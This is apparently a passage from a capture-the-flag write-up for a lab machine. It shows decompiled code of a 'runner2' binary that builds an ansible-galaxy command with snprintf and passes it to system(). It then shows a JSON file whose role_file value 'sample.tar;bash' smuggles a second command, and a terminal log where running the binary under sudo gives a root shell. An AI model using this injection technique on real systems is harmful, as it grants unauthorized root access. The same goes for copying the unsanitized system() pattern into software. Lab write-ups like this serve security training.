```
1
2 void installRole(undefined8 param_1)
3
4 {
5   int iVar1;
6   long in_FS_OFFSET;
7   char local_418 [1032];
8   long local_10;
9
10  local_10 = *(long *)(in_FS_OFFSET + 0x28);
11  iVar1 = isTarArchive(param_1);
12  if (iVar1 == 0) {
13    fwrite("Invalid tar archive.\n",1,0x15,stderr);
14  }
15  else {
16    snprintf(local_418,0x400,"%s install %s","/usr/bin/ansible-galaxy",param_1);
17    system(local_418);
18  }
19  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
20                    /* WARNING: Subroutine does not return */
21    __stack_chk_fail();
22  }
23  return;
24 }
25
```

```
iVar1 = strcmp(pcVar5,"install");
if (iVar1 == 0) {
  piVar3 = (int *)json_object_get(piVar3,"role_file");
  piVar4 = (int *)json_object_get(lVar2,"auth_code");
  if ((piVar4 != (int *)0x0) && (*piVar4 == 2)) {
    uVar6 = json_string_value(piVar4);
    iVar1 = check_auth(uVar6);
    if (iVar1 != 0) {
      if ((piVar3 == (int *)0x0) || (*piVar3 != 2)) {
        fwrite("Role File missing or invalid for \'install\' action.\n",1,0x33,stderr);
      }
      else {
        uVar6 = json_string_value(piVar3);
        installRole(uVar6);
      }
      goto LAB_00101db5;
    }
  }
  fwrite("Authentication key missing or invalid for \'install\' action.\n",1,0x3c,stderr);
  json_decref(lVar2);
  return 1;
}
fwrite("Invalid \'action\' value.\n",1,0x18,stderr);
```

Decompile: isTarArchive - (runner2)

```
1
2 undefined4 isTarArchive(undefined8 param_1)
3
4 {
5   int iVar1;
6   long in_FS_OFFSET;
7   undefined4 local_28;
8   undefined local_20 [8];
9   undefined8 local_18;
10  long local_10;
11
12  local_10 = *(long *)(in_FS_OFFSET + 0x28);
13  local_18 = archive_read_new();
14  archive_read_support_filter_all(local_18);
15  archive_read_support_format_all(local_18);
16  iVar1 = archive_read_open_filename(local_18,param_1,0x2800);
17  if (iVar1 == 0) {
18    local_28 = 0;
19    while( true ) {
20      iVar1 = archive_read_next_header(local_18,local_20);
21      if (iVar1 != 0) break;
22      local_28 = 1;
23      archive_read_data_skip(local_18);
24    }
25    archive_read_close(local_18);
26    archive_read_free(local_18);
27  }
28  else {
29    archive_read_free(local_18);
30    local_28 = 0;
31  }
32  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
33                    /* WARNING: Subroutine does not return */
34    __stack_chk_fail();
35  }
36  return local_28;
37 }
38
```

```
root@intuition:/home/lopez# ls
 sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cat sample.json
{
"run":{
"action":"install",
"role_file":"sample.tar;bash"
},
"auth_code":"UHI75GHINKOP"
}
root@intuition:/home/lopez#
```

8) Got root access through command injection

```
lopez@intuition:~$ sudo /opt/runner2/runner2 sample.json
[sudo] password for lopez:
Starting galaxy role install process

ls
[WARNING]: - sample.tar was NOT installed successfully: Unknown error when attempting to call Galaxy at 'https://galaxy.ansible.com/api/': <urlopen error
[Errno -3] Temporary failure in name resolution>
ERROR! - you can use --ignore-errors to skip failed roles and finish processing the list.
root@intuition:/home/lopez#
root@intuition:/home/lopez# ls
 sample.json  'sample.tar;bash'
root@intuition:/home/lopez# cd ~
root@intuition:~# ls
keys  root.txt  scripts  snap
root@intuition:~# cat root.txt
481633e827b368686491e8ce7ef7dd83
root@intuition:~#
```